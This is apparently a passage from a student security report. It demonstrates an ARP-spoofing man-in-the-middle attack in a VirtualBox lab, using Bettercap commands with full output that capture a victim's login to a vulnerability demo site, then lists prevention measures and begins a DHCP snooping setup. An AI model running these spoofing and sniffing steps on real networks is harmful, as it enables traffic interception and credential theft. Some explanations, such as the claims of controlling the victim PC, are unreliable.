
USB
USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders
None

Description

Figure 4.1: Ubuntu & Windows Installation in Virtual box

In Figure 4.1 we are seeing here how to we are installing virtual machine and installing Linux Ubuntu & Windows 7 for experimenting Man in The Middle Attack.




```
ubuntu@ubuntu-VirtualBox:~$ Sudo bettercap

Command 'Sudo' not found, did you mean:

  command 'ludo' from snap ludo (0.12.9)
  command 'sudo' from deb sudo (1.8.31-1ubuntu1.2)
  command 'sudo' from deb sudo-ldap (1.8.31-1ubuntu1.2)
  command 'udo' from deb udo (6.4.1-5)

See 'snap info <snapname>' for additional versions.

ubuntu@ubuntu-VirtualBox:~$ sudo bettercap
[sudo] password for ubuntu:
bettercap v2.31.0 (built for linux amd64 with go1.16.3) [type 'help' for a list
 of commands]

192.168.0.0/24 > 192.168.0.107  » [16:37:50] [sys.log] [inf] gateway monitor st
arted ...
192.168.0.0/24 > 192.168.0.107  »
```

Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
9 16:37
ubuntu@ubuntu-VirtualBox: ~
Show Applications
Windows 7 [Running] - Oracle VM VirtualBox
Computer
Recycle Bin
4:37 PM
Right Ctrl
ENG
4:37 PM
09-May-21

Figure 4.2: Using Bettercap Software in Ubuntu

After installing Ubuntu and windows 7 in virtual machine we need to installing one application which name is “Bettercap” in the figure 4.2 we can be see that here we are installing and running our bettercap software.




```
         ui > not running
     update > not running
       wifi > not running
        wol > not running

192.168.0.0/24 > 192.168.0.107  » net.probe on
192.168.0.0/24 > 192.168.0.107  » [16:38:21] [sys.log] [inf] net.probe starting net.recon as a requ
 net.probe
192.168.0.0/24 > 192.168.0.107  » [16:38:21] [endpoint.new] endpoint 192.168.0.106 detected as 08:
82 (PCS Computer Systems GmbH).
192.168.0.0/24 > 192.168.0.107  » [16:38:21] [sys.log] [inf] net.probe probing 256 addresses on 19
192.168.0.0/24 > 192.168.0.107  » [16:38:21] [endpoint.new] endpoint 192.168.0.102 detected as f0:
d4 (Huawei Technologies Co.,Ltd).
192.168.0.0/24 > 192.168.0.107  » [16:38:21] [endpoint.new] endpoint 192.168.0.100 detected as 50:
d6 (ASUSTek COMPUTER INC.).
192.168.0.0/24 > 192.168.0.107  » net.show

┌───────────────┬───────────────────┬──────────┬───────────────────────────────┬────────┬────────
│     IP ▲      │        MAC        │   Name   │            Vendor             │  Sent  │ Recvd
├───────────────┼───────────────────┼──────────┼───────────────────────────────┼────────┼────────
│ 192.168.0.107 │ 08:00:27:75:24:e5 │ enp0s3   │ PCS Computer Systems GmbH     │ 0 B    │ 0 B
│ 192.168.0.1   │ 14:cc:20:34:41:ce │ gateway  │ Tp-Link Technologies Co.,Ltd. │ 58 kB  │ 14 kB
│               │                   │          │                               │        │
│ 192.168.0.100 │ 50:46:5d:73:b3:d6 │          │ ASUSTek COMPUTER INC.         │ 82 B   │ 1.2 kB
│ 192.168.0.102 │ f0:0f:ec:5f:db:d4 │          │ Huawei Technologies Co.,Ltd   │ 960 B  │ 1.2 kB
│ 192.168.0.106 │ 08:00:27:e9:b9:82 │ TANMOY-PC│ PCS Computer Systems GmbH     │ 3.3 kB │ 4.1 kB
└───────────────┴───────────────────┴──────────┴───────────────────────────────┴────────┴────────

↑ 19 kB / ↓ 286 kB / 4540 pkts

192.168.0.0/24 > 192.168.0.107  » 
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Tanmoy>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::29da:715:f817:71e2%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Tunnel adapter isatap.{C63DAC74-6DBC-455A-B140-B2D830EA48F1}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Tanmoy>
```

Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
9 16:40
ubuntu
Trash
ubuntu@ubuntu-VirtualBox: ~
Right Ctrl
Windows 7 [Running] - Oracle VM VirtualBox
Computer
Select Administrator: Command Prompt
4:40 PM

Figure 4.3: Targeting the victim IP for Spoofing

We are using Ubuntu as an attacker and windows 7 is our victim Device. This attack will be work when attacker and user is in the same router and network. Now we are typing some code in bettercap for find out our targeted victim IP Address. After coding some text, we got the victim IP address.




Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
9 16:48
ubuntu
ubuntu@ubuntu-VirtualBox: ~
Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Computer
Recyc
Administrator: Command Prompt
4:48 PM
Right Ctrl
ENG
4:47 PM
09-May-21

```
 Parameters

  arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise
the target (if the router has ARP spoofing protections in place this will make the attack fail)
fault=false)
    arp.spoof.internal : If true, local connections among computers of the network will be spoo
otherwise only connections going to and coming from the external network. (default=false)
     arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoo
so supports nmap style IP ranges. (default=<entire subnet>)
   arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip
e spoofing. (default=)

192.168.0.0/24 > 192.168.0.107  » set arp.spoof.fullduplex true

192.168.0.0/24 > 192.168.0.107  » set arp.spoof.targets 192.168.0.106

192.168.0.0/24 > 192.168.0.107  » arp.spoof on

192.168.0.0/24 > 192.168.0.107  » [16:45:47] [sys.log] [inf] arp.spoof enabling forwarding

192.168.0.0/24 > 192.168.0.107  » [16:45:47] [sys.log] [war] arp.spoof full duplex spoofing ena
 if the router has ARP spoofing mechanisms, the attack will fail.
192.168.0.0/24 > 192.168.0.107  » [16:45:47] [sys.log] [inf] arp.spoof arp spoofer started, pro
1 targets.
192.168.0.0/24 > 192.168.0.107  » 
```

```
C:\Users\Tanmoy>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::29da:715:f817:71e2%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Tunnel adapter isatap.{C63DAC74-6DBC-455A-B140-B2D830EA48F1}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Tanmoy>arp -a

Interface: 192.168.0.106 --- 0xb
  Internet Address      Physical Address      Type
  192.168.0.1           08-00-27-75-24-e5     dynamic
  192.168.0.107         08-00-27-75-24-e5     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\Tanmoy>
```

Figure 4.4: Duplicate Attacker Mac address as like Victim

Here we are changing the attacker mac address as like same victim was. In here victim mac address is “08-00-27-75-24-e5”. In bettercap we can be hack victim mac address and make it duplicate as like same. so we are doing the same think in this picture.




```
ubuntu@ubuntu-VirtualBox: ~
192.168.0.0/24 > 192.168.0.107  » [16:50:38] [net.sniff.https] sni TANMOY-PC > https://accounts.goog
le.com
192.168.0.0/24 > 192.168.0.107  » [16:50:41] [net.sniff.dns] dns 8.8.8.8 > TANMOY-PC : dns.google is
 8.8.8.8, 8.8.4.4
192.168.0.0/24 > 192.168.0.107  » [16:50:41] [net.sniff.dns] dns 8.8.8.8 > TANMOY-PC : dns.google is
 8.8.8.8, 8.8.4.4
192.168.0.0/24 > 192.168.0.107  » [16:50:41] [net.sniff.dns] dns 8.8.8.8 > TANMOY-PC : dns.google is
 8.8.8.8, 8.8.4.4
192.168.0.0/24 > 192.168.0.107  » [16:50:41] [net.sniff.dns] dns 8.8.8.8 > TANMOY-PC : dns.google is
 8.8.8.8, 8.8.4.4
192.168.0.0/24 > 192.168.0.107  » [16:50:41] [net.sniff.mdns] mdns fe80::29da:715:f817:71e2 : PTR qu
ery for _googlecast._tcp.local
192.168.0.0/24 > 192.168.0.107  » [16:50:41] [net.sniff.mdns] mdns TANMOY-PC : PTR query for _google
cast._tcp.local
192.168.0.0/24 > 192.168.0.107  » [16:50:42] [net.sniff.https] sni TANMOY-PC > https://update.google
apis.com
192.168.0.0/24 > 192.168.0.107  » [16:50:42] [net.sniff.https] sni TANMOY-PC > https://update.google
apis.com
192.168.0.0/24 > 192.168.0.107  » [16:50:42] [net.sniff.mdns] mdns fe80::29da:715:f817:71e2 : PTR qu
ery for _googlecast._tcp.local
192.168.0.0/24 > 192.168.0.107  » [16:50:42] [net.sniff.mdns] mdns TANMOY-PC : PTR query for _google
cast._tcp.local
192.168.0.0/24 > 192.168.0.107  » [16:50:44] [net.sniff.mdns] mdns fe80::29da:715:f817:71e2 : PTR qu
ery for _googlecast._tcp.local
192.168.0.0/24 > 192.168.0.107  » [16:50:44] [net.sniff.mdns] mdns TANMOY-PC : PTR query for _google
cast._tcp.local
192.168.0.0/24 > 192.168.0.107  »
```

Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
ubuntu
Windows 7 [Running] - Oracle VM VirtualBox
New Tab
Apps Gmail YouTube Maps News Translate
Gmail Images
Google
Search Google or type a URL
Photo by NASA Image Library
YouTube
Web Store
Add shortcut
4:50 PM
Right Ctrl

Figure 4.5: Checking Victim Activates

In the figure 4.5 attacker can be see all of the activities of victim pc for using bettercap application. In the bettercap application attacker can controlling victim pc.



```
ubuntu@ubuntu-VirtualBox: ~
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9
0.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1

uname=Project235&pass=12345

192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.request] http TANMOY-PC GET redirector.
gvt1.com/edgedl/chromewebstore/L2Nocm9tZV9leHRlbnNpb24vYmxvYnMvYjFkQUFWdmlaXy12MHFUTG...
192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.request] http TANMOY-PC GET redirector.
gvt1.com/edgedl/chromewebstore/L2Nocm9tZV9leHRlbnNpb24vYmxvYnMvYjFkQUFWdmlaXy12MHFUTG...
192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.response] http 18.192.172.30:80 302 Fou
nd -> TANMOY-PC (14 B text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.response] http 18.192.172.30:80 302 Fou
nd -> TANMOY-PC (14 B text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.request] http TANMOY-PC GET testphp.vul
nweb.com/login.php
192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.request] http TANMOY-PC GET testphp.vul
nweb.com/login.php
192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.response] http 172.253.118.138:80 302 F
ound -> TANMOY-PC (541 B text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.response] http 172.253.118.138:80 302 F
ound -> TANMOY-PC (541 B text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.107  » [16:52:13] [net.sniff.http.request] http TANMOY-PC GET r2---sn-4o4
```

Not secure testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login inforn

Username : Project235

Password : •••••

You can also signup here.
Signup disabled. Please use the username test and the pa

Figure 4.6: Getting Victim Account & Password

We are checking here how to find victim valuable information like Facebook, bank account, ATM card id password any many more think.

**MITM Spoofing Attack Prevention:** Here are some prevention for man in the middle attack I write down step by step.

- At first Try educating on the most recent cyber-crimes and cyber threats, as well as what they can do to prevent damaging the user's security.
- Be sure the workers aren't using public Wi-Fi.
- Use VPNs (Virtual Private Networks) to ensure that users communications are stable.
- Activate two-factor authentication for more secure.
- Make the Wi-Fi networks unique. Ensure the visitors cannot access your private network.
- Use SSL/TLS to encrypt user's e-mails. Additionally, PGP/GPG encryption is a reasonable solution.
- Install high-tech network security devices that are capable of detecting attackers.
- Make it a routine to check the networks and computers on a daily basis. Also keep an eye on what's going on there so users can see something out of the ordinary right away
- To protect sensitive online purchases, install browser plugins such as ForceTLS or HTTPS Everywhere.
- Make sure the browsers are up to date. Be sure the user is only using the most recent iteration of stable browsers like Chrome, UC, Onion etc.

That all think can be secure user from the attacker but it's depend on the user awareness. Just one mistake can be harmful for the victim. Attacker can be do anything if we are make just only one mistake.

### 4.2.2 DHCP Snooping Attack & Prevention:

In order to prevent DHCP Snooping attack here we use 3 PC, 1 Real Server, 1 fake server and 1 switch connected in the same ipv6 network. In this experiment. Figure 000 shows the topology of the prevention.




Figure 4.7: DHCP Snooping Attack Prevention Topology


The Topology shown the figure 4.7 above consist of Server 0 named Real Server and Server 1 named Fake Server, laptop 0, laptop 1 and laptop 2 are client. The Network Addressing for the server is shown the table 4.2

| Name | IP Address |
|---|---|
| Server 0 / Real Server | 2001:abc:1234::105/64 |
| Server 1 / Fake Server | 2001:abc:1234::106/64 |
| Laptop 0 | 2001:abc:1234::102/64 |
| Laptop 1 | 2001:abc:1234::103/64 |
| Laptop 2 | 2001:abc:1234::104/64 |

Table 4.2: Network Addressing

For this experiment at first we setup IP configuration for Server, also setup real and fake

DHCP Server. The following process is shown in figure 4.7, Figure 4.8, Figure 4.9, Figure 4.10.



IP Configuration

○ DHCP ● Static

| | |
|---|---|
| IP Address | 192.168.10.2 |
| Subnet Mask | 255.255.255.0 |
| Default Gateway | 192.168.0.1 |
| DNS Server | 0.0.0.0 |

IPv6 Configuration

○ DHCP ○ Auto Config ● Static

| | |
|---|---|
| IPv6 Address | 2001:abc:1234::105 / 64 |
| Link Local Address | FE80::200:CFF:FE3C:E1C |
| IPv6 Gateway | 2001:abc:1234::1 |
| IPv6 DNS Server | 2001::2001 |

